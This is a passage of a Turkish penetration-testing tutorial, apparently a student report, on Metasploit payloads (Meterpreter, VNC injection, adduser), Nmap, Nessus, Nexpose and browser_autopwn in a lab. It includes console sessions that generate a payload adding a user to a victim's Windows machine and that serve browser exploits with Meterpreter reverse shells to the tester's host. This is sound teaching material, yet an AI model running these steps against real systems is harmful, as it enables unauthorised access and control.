Bir güvenlik açığı istismar edilirken, hedef sistemde kabuk kodu çalıştırma öncesindeki hatalı bellek adresi hesaplaması veya hatalı kabuk kodu seçimi, kontrollsüz bir bellek ihlali oluşturur ve servis ölebilir. Bazı durumlarda hata ayıklama yapmak ve exploti kararlı hale getirmek amaçlı tercih edilebilecek bu durum, güvenlik denetimi esnasında servis engelleme testine dönüşebilir. Auxiliary modüller arasında henüz kabuk kodu erişimi sağlayamayan exploitler, sadece servis engellemeye neden olan güvenlik açıklarını kullanan modüller ve servis engelleme için yapılandırma hatalarını da kullanabilen modüller yer almaktadır. Bu tür modüller de exploit olarak anılmasına rağmen, kabuk kodu ve yetkisiz erişim ile sonlanmadığı için Auxiliary kategorisinde değerlendirilmektedir.

Gelişmiş Payload ve Eklenti Modülleri

Meterpreter

Meta-Interpreter Metasploit Framework için yazılmış ve sistem sızma testlerini kolaylaştırmayı hedefleyen bir araçtır. Bir çeşit arka kapı olarak çalışır, erişim sağlanan sisteme yüklenmesi sonrasında özel araç setlerini kullanımına sunmak, dosya yüklemek, dosya indirmek, parola özetlerini almak, süreçleri yönetmek veya ruby yorumlayıcısı üzerinden istenen her türlü işlemi yapmak için tasarlanmıştır.

Modül destekli exploit sonrası aracı

- Dosya sistemi, süreç yönetimi, Ağ vb.
- DLL olarak yeni modüller eklenebilir

- Kodu açık ve kolayca geliştirilebilir
- Dinamik modül yükleme

Dâhili kriptolama

Kanal ve VNC Injection desteği

3.x ile birlikte kapasite artıyor

- Süreç birleştirme
- IRB desteği
- Timestomp, SAM Hashdump

Yeni Bir alt süreç olarak doğrudan bellekte çalışır

PassiveX

Hedef sistemle aradaki filtreleme cihazı sadece http protokolünün çıkışına izin veriyorsa buradan yararlanarak PassiveX payloadını kullanarak http protokolü üzerinden ters bağlantı yapabilir.

Hedefin registry kayıtları değiştirilir ve internet Explorer başlatılır

İstenen DLL Activex objesi olarak yüklenir

Tüm iletişim http ile yapılır

- IE Proxy ayarları ve kimlik özelliklerı
- DMZ ağlarında kullanışlı

VNC ve Meterpreter injection için kullanılabilir

VNC Injection

Üst düzey payloadlardan biri de VNC DLL Injection'dur. RealVNC kodundan değişiklik yapılarak oluşturulmuştur. Dış dosya, kütüphane, servis kurulumu veya registry anahtarı gerektirmiyor

Hedef exploit edildikten sonra vnc dll hedefe upload edilir ve tetiklenerek hedefin ekranı masaüstümüze taşınır ve sanki hedef bilgisayarın başındaymışız gibi o bilgisayarı kontrol edebiliriz.

RealVNC kodunda değişiklikler yapılmış, gereksiz bölümler çıkartılmış

Yeni bir alt süreç olarak doğrudan bellekte çalışıyor

Kilitli ekranlarda yeni kabuk (command prompt) açılıyor

AddUser

Bu payload hedefe bilgisayarda kullanıcı oluşturmamıza olanak sağlıyor


```
msf6 > use windows/adduser
msf6 payload(windows/adduser) > options

Module options (payload/windows/adduser):
Name      Current Setting  Required  Description
----      -----          -----    -----
CUSTOM    process          no        Custom group name to be used instead of default
EXITFUNC  Davutqwe.123    yes       Exit technique (Accepted: '', seh, thread, process, none)
PASS      qwert123         yes       The password for this user
USER      true             yes       The username to create
WMIC      true             yes       Use WMIC on the target to resolve administrators group

msf6 payload(windows/adduser) > set user raaz
user => raaz
msf6 payload(windows/adduser) > set pass Davut.123
pass => Davut.123
msf6 payload(windows/adduser) > set wmic true
wmic => true
msf6 payload(windows/adduser) > generate -f exe -o adduser.exe

[*] Using WMIC to discover the administrative group name
[*] Writing 73802 bytes to adduser.exe ...
msf6 payload(windows/adduser) > 
```

Payloadımızı oluşturduk ve yukarıdaki komutun yürütülmesiyle, kurbanımızın bilgisayarında yeni bir kullanıcı oluşturulacaktır. Kullanıcıları görmek için de net user komutunu kullanabiliriz.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\RAJ>net user
User accounts for \WIN-59L1KNM2PUC
Administrator           Guest
RAJ                      raaaz
The command completed successfully.

C:\Users\RAJ>
```

Port Tarama Sonuçlarını Aktarma

NMAP

Nmap, ağ tarama ve zafiyet tespiti için kullanılan açık kaynaklı bir araçtır. Bu araç birçok sisteme yönelik taramaları gerçekleştirerek esnek, hızlı ve anlamlı bir şekilde sonuç üretmektedir. Sistemlerin açık olup olmadığını, açık olan sistemlerin portlarını durumları, hangi servislerin çalıştığı ve kullanılan işletim sistemi gibi birçok bilgiyi verebilmektedir. Nmap ile tespit edilen servislerin güvenlik açığı barındırıp barındırmadığı ve kullanılan servisler hakkında bilgi elde edilebilir. Ayrıca içerisinde barındırmış olduğu scriptler ile hedef sisteme yönelik tarama gerçekleştirildiğinde hedef sistem hakkında detaylı bilgi ve güvenlik açığı olup olmamasına yönelik sonuç üretmektedir.

Nmap Parametreleri

- -sn Port taraması yapma anlamına gelir.
- -n DNS Çözümlemesi yapma anlamına gelir.
- -v, -vv, -vvv Ekrana gösterilecek detayları arttırır.
- -F Daha hızlı tarama yapar. Daha az sonuç bulur.
- -sS Syn Taraması Yapar
- --reason Bulduğu bir sonucun sebebini gösterir.
- --open Sadece açık Portları gösterir.
- -p- Bir IP üzerinde bulunması muhtemel 65535 portun hepsini tarar.
- -sV Açık portta çalışan servisin ne olduğunu bulmaya çalışır.
- -sC -sV ile versiyon tespiti yapıılırken nmap scriptlerini kullanır.
- -p Sadece bu parametreden sonra belirtilen portları tarar.
- -Pn Hedef sistemlerinin güvenlik duvarları tarafından korunduğu durumlarda kullanılmaktadır.

Temel nmap komutu oluştururken “**nmap {tarama türü} {opsiyonlar} {hedef}**” dizilimi temel alınır.

Port Tarama Teknikleri:

TCP Connect Scan: Hedef porta bağlanmak için SYN paket gönderir, karşılığında SYN/ACK paketi gelirse ACK paketi göndererek porta bağlanır ve portun açık olduğunu rapor eder, eğer

SYN paketine RST cevabı gelirse portun kapalı olduğunu rapor eder. Bu tarama türünde açılan tüm oturumların hedef sisteme loglanmaktadır.

SYN Scan: SYN tarama oturumu tamamen açmaz, SYN paketinin karşılığında SYN/ACK paketi geldiğinde portun açık olduğunu rapor eder ve RST paketi göndererek oturumu kapatır, port kapalı ise hedef RST cevabı gönderir.

UDP Scan: UDP portlarının açık veya kapalı olduğunu analiz eder. UDP paketine gelen cevap “ICMP Port Unreacable” ise portun kapalı olduğu; UDP paketi ise portun açık olduğu anlaşılır.

Nmap kullanımında tüm komutları ve işlevlerini öğrenmek için komut satırına “**nmap -help**” ve “**nmap -h**” komutunu yazabilirsiniz.

```
davut@kali:~$ nmap -h
Nmap 7.91 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3], ...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2], ...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -SS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
```

Örnek port tarama sonucunda karşımıza çıkan açık portlar

```
davut@kali:~$ sudo nmap -sV -sS -Pn -p- 192.168.19.134
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-07 07:20 EST
Stats: 0:01:58 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 94.44% done; ETC: 07:23 (0:00:07 remaining)
Nmap scan report for 192.168.19.134
Host is up (0.0012s latency).
Not shown: 65517 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    open  ftp          vsftpd 3.0.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1322/tcp  open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
6379/tcp  open  redis        Redis key-value store 3.0.7
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Apache httpd 2.4.7 ((Ubuntu))
9000/tcp  open  http         Jetty winstone-2.9
33741/tcp open  ssh          Apache Mina sshd 0.8.0 (protocol 2.0)
38333/tcp open  unknown
44554/tcp open  nlockmgr    1-4 (RPC #100021)
53730/tcp open  mountd      1-3 (RPC #100005)
58001/tcp open  mountd      1-3 (RPC #100005)
60272/tcp open  mountd      1-3 (RPC #100005)
60714/tcp open  status       1 (RPC #100024)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port38333-TCP:V=7.91%I=7%D=12/7%Time=5FCE1f48%P=x86_64-pc-linux-gnu%r(D
SF:NSVersionBindReqTCP,36,"Unrecognized\x20protocol:\x20\0\x06\x01\0\0\x01
SF:\0\0\0\0\0\0\x07version\x04bind\0\0\x10\0\x03\n")%r(DNSStatusRequestTCP
SF:,24,"Unrecognized\x20protocol:\x20\0\0\x10\0\0\0\0\0\0\0\0\0\0\0\n";
MAC Address: 00:0C:29:F9:A5:AE (VMware)
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.14 seconds
```

Metasploit içerisinde de port taramak için modüller bulunmaktadır. Bunları görüntülemek için Metasploit içerisinde portscan diye arama yapmamız gerekmektedir.

```
msf6 > search portscan
Matching Modules
=====
#  Name
-  auxiliary/scanner/http/wordpress_pingback_access
  1 auxiliary/scanner/natpmp/natpmp_portscan
  2 auxiliary/scanner/portscan/ack
  3 auxiliary/scanner/portscan/ftpbounce
  4 auxiliary/scanner/portscan/syn
  5 auxiliary/scanner/portscan/tcp
  6 auxiliary/scanner/portscan/xmas
  7 auxiliary/scanner/sap/sap_router_portscanner

  Disclosure Date  Rank   Check  Description
-----+-----+-----+-----+
normal  No      Wordpress Pingback Locator
normal  No      NAT-PMP External Port Scanner
normal  No      TCP ACK Firewall Scanner
normal  No      FTP Bounce Port Scanner
normal  No      TCP SYN Port Scanner
normal  No      TCP Port Scanner
normal  No      TCP "XMas" Port Scanner
normal  No      SAPRouter Port Scanner

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/sap/sap_router_portscanner
```

Metasploit aracıyla örnek tcp tarama işlemi

```

msf6 > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

Name      Current Setting  Required  Description
CONCURRENCY  10           yes        The number of concurrent ports to check per host
DELAY      0              yes        The delay between connections, per thread, in milliseconds
JITTER     0              yes        The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS      1-10000        yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS     <pat>          yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<pat>
h>
THREADS    1              yes        The number of concurrent threads (max one per host)
TIMEOUT    1000          yes        The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.19.134
RHOSTS => 192.168.19.134
msf6 auxiliary(scanner/portscan/tcp) > run

[*] 192.168.19.134:      - 192.168.19.134:25 - TCP OPEN
[*] 192.168.19.134:      - 192.168.19.134:80 - TCP OPEN
[*] 192.168.19.134:      - 192.168.19.134:111 - TCP OPEN
[*] 192.168.19.134:      - 192.168.19.134:139 - TCP OPEN
[*] 192.168.19.134:      - 192.168.19.134:1445 - TCP OPEN
[*] 192.168.19.134:      - 192.168.19.134:1322 - TCP OPEN
[*] 192.168.19.134:      - 192.168.19.134:2049 - TCP OPEN
[*] 192.168.19.134:      - 192.168.19.134:6379 - TCP OPEN
[*] 192.168.19.134:      - 192.168.19.134:8080 - TCP OPEN
[*] 192.168.19.134:      - 192.168.19.134:8081 - TCP OPEN
[*] 192.168.19.134:      - 192.168.19.134:9000 - TCP OPEN
[*] 192.168.19.134:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 

```

Nessus

Nessus; Tenable Network Security şirketi tarafından geliştirilmiş kapsamlı bir güvenlik açığı tarama yazılımıdır. Nessus ile bütün bir ağ veya belirli sistemler taranabilir ve güvenlik açıklıkları tespit edilebilir. Nmap'in aksine sadece portları taramakla kalmayıp tüm açıklıkları sınadığından ve detaylı raporlar sunduğundan Nessus oldukça sık tercih edilen bir yazılımdır.


Özellikleri

- Nessus sayesinde kurumun saldırısı düzeyleri küçültülür.
- Nessus, yüksek-hızlı varlık tespiti, yapılandırma denetimi, hedef ayırmalama, zararlı yazılım tespiti ve hassas veri tespiti özelliklerinin yanı sıra pek çok başka özellikle birlikte sunulmaktadır.
- Geniş ve kapsamlı bir tarama sağlar.
- Saldırıları sınıflandırma özelliği ile ölçeklendirilebilir bir yapı sunar.
- Düşük maliyet sunar.

- Her geçen gün gelişen saldırı teknik ve taktiklere karşı güncel çözümler ve tarama teknikleri sunmaktadır.
- Nessus Home aracı ile ücretsiz hizmet sağlamaktadır.
- Tek kullanıcılı lisans veren temel ihtiyaçları sağlayan Nessus Professional, üst düzey ihtiyaç için Nessus Manager veya Nessus Cloud'a sürümlerini sunmaktadır.
- Farklı işletim sistemleri ile kullanılabilir
- Güvenlik açıklıkları, yapılandırma hataları, varlık profili çıkarma, hassas veri keşfi ve zayıflık analizi gibi oldukça fazla tarama çeşidi bulunmaktadır.

Nessus Kullanımı

Tarama başlatmak için arayüzde bulunan “New Scan” butonuna tıklıyoruz.



Karşınıza tarama türleri çıkacaktır. Bunların bir kısmı yalnızca ücretli sürümüne özeldir. Temel ancak genel olarak yeterli olan bilgilere ulaşmak için “**Basic Network Scan**” türünü seçiyoruz.

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules), and TENABLE (Community, Research). The main area is titled 'Scans' and 'Settings'. Under 'VULNERABILITIES', there are nine scan templates: Basic Network Scan, Advanced Scan, Advanced Dynamic Scan, Malware Scan, Mobile Device Scan (with an 'UPGRADE' button), Web Application Tests, Credentialled Patch Audit, Badlock Detection, Bash Shellshock Detection, DROWN Detection, Intel AMT Security Bypass, Spectre and Meltdown, WannaCry Ransomware, Ripple20 Remote Scan, and Zerologon Remote Scan. Under 'COMPLIANCE', there are six audit templates: Audit Cloud Infrastructure, Internal PCI Network Scan (with an 'UPGRADE' button), MDM Config Audit (with an 'UPGRADE' button), Offline Config Audit (with an 'UPGRADE' button), PCI Quarterly External Scan (with an 'UPGRADE' button), and Policy Compliance Auditing (with an 'UPGRADE' button). A 'Tenable News' section on the left has a 'Read More' link.

Resimde bulunan boşlukları doldurup ve hedefimizi verdikten sonra “Save” butonuna basıyoruz.

The screenshot shows the 'New Scan / Basic Network Scan' configuration dialog. The left sidebar is identical to the main interface. The main area has tabs for 'Settings', 'Credentials', and 'Plugins'. Under 'Settings', the 'BASIC' section is selected, showing fields for 'Name' (portarama), 'Description' (Taramaya ait açıklamalar), 'Folder' (My Scans), and 'Targets' (192.168.19.135). Below these are 'Upload Targets' and 'Add File' buttons. At the bottom are 'Save' and 'Cancel' buttons.

“Save” butonuna bastıktan sonra taramamız “My Scan” sayfasına gidecektir. Sayfaya giderek taramamızın üstüne çift tıklayarak taramayı başlatacağımız sayfaya gideceğiz.

The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with sections for FOLDERS (My Scans, All Scans, Trash), RESOURCES (Policies, Plugin Rules), and TENABLE (Community, Research). The main area is titled 'My Scans' and shows a table with one entry:

| Name | Schedule | Last Modified |
|------------|-----------|---------------|
| porttarama | On Demand | N/A |

At the top right, there are buttons for Import, New Folder, and New Scan.

Tarama sayfasında bulunan “Launch” butonuna tıklayarak taramayı başlatabiliriz. Taramanın tamamlanma durumunu “My Scans” sayfasından kontrol edebiliriz.

The screenshot shows the 'porttarama' scan details page. The 'Launch' button is highlighted with a red box. The page includes tabs for Hosts (0), Vulnerabilities (0), and History (0). The 'Scan Details' section shows:

- Status: Empty
- Scanner: Local Scanner

Tarama tamamlandıktan sonra hedef sistemin durumuna dair birçok detaya ulaşabileceğiz.

The screenshot shows the completed 'porttarama' scan results. The 'Audit Trail' button is highlighted with a red box. The page includes tabs for Hosts (1), Vulnerabilities (73), Remediations (4), and History (1). The 'Scan Details' section shows:

- Policy: Basic Network Scan
- Status: Completed
- Scanner: Local Scanner
- Start: Today at 6:30 AM
- End: Today at 6:40 AM
- Elapsed: 10 minutes

The 'Vulnerabilities' section features a donut chart with the following distribution:

- Critical: Red
- High: Orange
- Medium: Yellow
- Low: Green
- Info: Blue

Nessus

Scans Settings

porttarama < Back to My Scans

Hosts 1 Vulnerabilities 73 Remediations 4 History 1

Filter Search Vulnerabilities 73 Vulnerabilities

| Sev | Name | Family | Count | |
|----------|---|-----------------------|-------|---|
| Critical | SSL (Multiple Issues) | Gain a shell remotely | 3 | / |
| Critical | Bind Shell Backdoor Detection | Backdoors | 1 | / |
| Critical | NFS Exported Share Information Disclosure | RPC | 1 | / |
| Critical | rexecd Service Detection | Service detection | 1 | / |
| Critical | Unix Operating System Unsupported Version Detection | General | 1 | / |
| Critical | UnrealIRCd Backdoor Detection | Backdoors | 1 | / |
| Critical | VNC Server 'password' Password | Gain a shell remotely | 1 | / |
| Mixed | DNS (Multiple Issues) | DNS | 6 | / |
| Mixed | ISC Bind (Multiple Issues) | DNS | 5 | / |
| Mixed | SSL (Multiple Issues) | Service detection | 3 | / |
| Mixed | Apache Tomcat (Multiple Issues) | Web Servers | 3 | / |
| Mixed | Web Server (Multiple Issues) | Web Servers | 3 | / |

Scan Details

Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 6:30 AM
End: Today at 6:40 AM
Elapsed: 10 minutes

Vulnerabilities

Critical: 10, High: 10, Medium: 10, Low: 10, Info: 10

Tarama ile ilgili bilgileri “report” kısmından pdf, html, csv formatında rapor oluşturabiliriz.

Nessus

Scans Settings

porttarama < Back to My Scans

Hosts 1 Vulnerabilities 73 Remediations 4 History 1

Filter Search Hosts 1 Host

| Host | Vulnerabilities |
|----------------|---|
| 192.168.19.135 | 9 Critical, 5 High, 30 Medium, 6 Low, 133 Total |

Report PDF HTML CSV

Scan Details

Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 6:30 AM
End: Today at 6:40 AM
Elapsed: 10 minutes

Nexpose

Rapid7 firmasının Nexpose isimli ürünü şirket ağlarını zafiyetlere karşı tarayarak bulunan açıklardan güvenlik yöneticilerini haberdar eder. Tarama yapılacak aralığı güncellediği veri tabanındaki zafiyetlere karşı tarar ve özelleştirilebilir raporlarla sunabilir.

Özellikleri

- Anında karar vermeyi kolaylaştıran zafiyet yönetimi çözümüdür.
Ağda bulunan ya da yeni katılan cihazları tarar ve sonuçları gerçek zamanlı olarak verir.
- Hassas zafiyetlerin öncelikle dirilmesini sağlayarak kritik zafiyetlerin daha öncelikli değerlendirilmesini sağlar.
- Sistemlerinizi CIS ve NIST gibi popüler standartlara göre karşılaştırmanızı yardımcı olacak entegre politika taraması sağlar.
- Ezgisel iyileştirme raporları, uyumluluğu iyileştirme konusunda hangi eylemleri gerçekleştirmeniz gerekiğine dair adım adım talimatlar verir.
- Kuruluşların denetim kurallarına uyumluluğu için PCI DSS, NERC CIP, FISMA (USGCB / FDCC), HIPAA / HITECH gibi standartları destekler.

Autopwn Kullanımı

Metasploit Flash, Java ve internet tarayıcılarında ki güvenlik açıklıklarını sömüren birçok exploit modülünün bir arada bulunduğu önemli bir pentest aracıdır. Güvenlik testlerinde sıkça kullanılan bu modüller ile ilgili ortak problem, kurban kişinin Flash, Java veya internet tarayıcısı yazılımlarından hangilerine sahip olduğunu bilinmiyor olmasıdır. Bu nedenle öncelikle kullanıcının işletim sistemi ve internet tarayıcısı bilgileri User-Agent üzerinden tespit edilmeli ve bu bilgi doğrultusunda hedef exploit paketi seçilmelidir. Bir diğer söyleyiş ile, Internet Explorer kullanan kişi Firefox zafiyetlerini test etmeye çalışmanın bir anlamı yoktur. İşte tam bu ihtiyacı yıllardır gidermeye çalışan bir diğer Metasploit modülü ise **browser_autopwn**' idi. Yukarıda bahsedilen "doğru exploitin doğru kullanıcı için seçilmelidir." problemini gören ve browser_autopwn'ın ilk temellerini 2008 yılında atan Egyp7 tarafından geliştirildi. Bu araç, web uygulaması saldıruları için kullanılan tarayıcı güvenlik açıklarını test etmek için tasarlanmıştır. Bu aracı benzersiz ve güçlü kılan şey, başarılı olana kadar, aynı anda birden fazla tarayıcı exploitlerini başlatma yeteneğidir.

Öncelikle Metasploit aracımızı açıyoruz. Ardından search Autopwn diye exploit arıyoruz.

```
msf6 > search autopwn
Matching Modules
=====
#  Name                                Disclosure Date   Rank    Check  Description
-  auxiliary/server/browser_autopwn      2015-07-05     normal  No     HTTP Client Automatic Exploiter
  1 auxiliary/server/browser_autopwn2    2015-07-05     normal  No     HTTP Client Automatic Exploiter 2 (Browser Autopw
n)

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/server/browser_autopwn2
msf6 > use auxiliary/server/browser_autopwn
msf6 auxiliary(server/browser_autopwn) > options
Module options (auxiliary/server/browser_autopwn):
=====
Name      Current Setting  Required  Description
LHOST    192.168.19.133  yes        The IP address to use for reverse-connect payloads
SRVHOST  0.0.0.0          yes        The local host or network interface to listen on. This must be an address on the lo
cal machine or 0.0.0.0 to listen on all addresses.
SRVPORT  8080            yes        The local port to listen on.
SSL      false            no         Negotiate SSL for incoming connections
SSLCert   None            no         Path to a custom SSL certificate (default is randomly generated)
URIPath  staj_odevi       no         The URI to use for this exploit (default is random)

Auxiliary action:
=====
Name      Description
WebServer Start a bunch of modules and direct clients to appropriate exploits

msf6 auxiliary(server/browser_autopwn) > █
```

Öncelikle dinleyicinin ip adresini veriyoruz yani kendi ip adresimi giriyoruz. Ardından url nin yolunu belirliyoruz ve işlemi başlatıyoruz.

```
Auxiliary action:  
Name      Description  
_____  
WebServer  Start a bunch of modules and direct clients to appropriate exploits  
  
msf6 auxiliary(server/browser_autopwn) > set LHOST 192.168.19.133  
LHOST => 192.168.19.133  
msf6 auxiliary(server/browser_autopwn) > set URIPATH staj_odevi  
URIPATH => staj_odevi  
msf6 auxiliary(server/browser_autopwn) > options  
  
Module options (auxiliary/server/browser_autopwn):  
Name      Current Setting  Required  Description  
_____  
LHOST    192.168.19.133   yes       The IP address to use for reverse-connect payloads  
SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.  
SRVPORT  8080            yes       The local port to listen on.  
SSL      false           no        Negotiate SSL for incoming connections  
SSLCert  no              no        Path to a custom SSL certificate (default is randomly generated)  
URIPATH  staj_odevi     no       The URI to use for this exploit (default is random)  
  
Auxiliary action:  
Name      Description  
_____  
WebServer  Start a bunch of modules and direct clients to appropriate exploits  
  
msf6 auxiliary(server/browser_autopwn) > 
```

Exploitleri listeledi ve artık browser a karşı deneyecek

```
davut@kali:~  
File  Actions  Edit  View  Help  
[*] Local IP: http://192.168.19.133:8080/BStgD  
[*] Server started.  
[*] Starting exploit windows/browser/ie_createobject with payload windows/meterpreter/reverse_tcp  
[*] Using URL: http://0.0.0.0:8080/RVIcz  
[*] Local IP: http://192.168.19.133:8080/RVIcz  
[*] Server started.  
[*] Starting exploit windows/browser/ie_execcommand_uaf with payload windows/meterpreter/reverse_tcp  
[*] Using URL: http://0.0.0.0:8080/kQMjgQgKAks  
[*] Local IP: http://192.168.19.133:8080/kQMjgQgKAks  
[*] Server started.  
[*] Starting exploit windows/browser/mozilla_nstreerange with payload windows/meterpreter/reverse_tcp  
[*] Using URL: http://0.0.0.0:8080/VueiwBnmntxZ  
[*] Local IP: http://192.168.19.133:8080/VueiwBnmntxZ  
[*] Server started.  
[*] Starting exploit windows/browser/ms13_080_cdisplaypointer with payload windows/meterpreter/reverse_tcp  
[*] Using URL: http://0.0.0.0:8080/RitQovPL  
[*] Local IP: http://192.168.19.133:8080/RitQovPL  
[*] Server started.  
[*] Starting exploit windows/browser/ms13_090_cardspacesigninhelper with payload windows/meterpreter/reverse_tcp  
[*] Using URL: http://0.0.0.0:8080/ccTYmkM  
[*] Local IP: http://192.168.19.133:8080/ccTYmkM  
[*] Server started.  
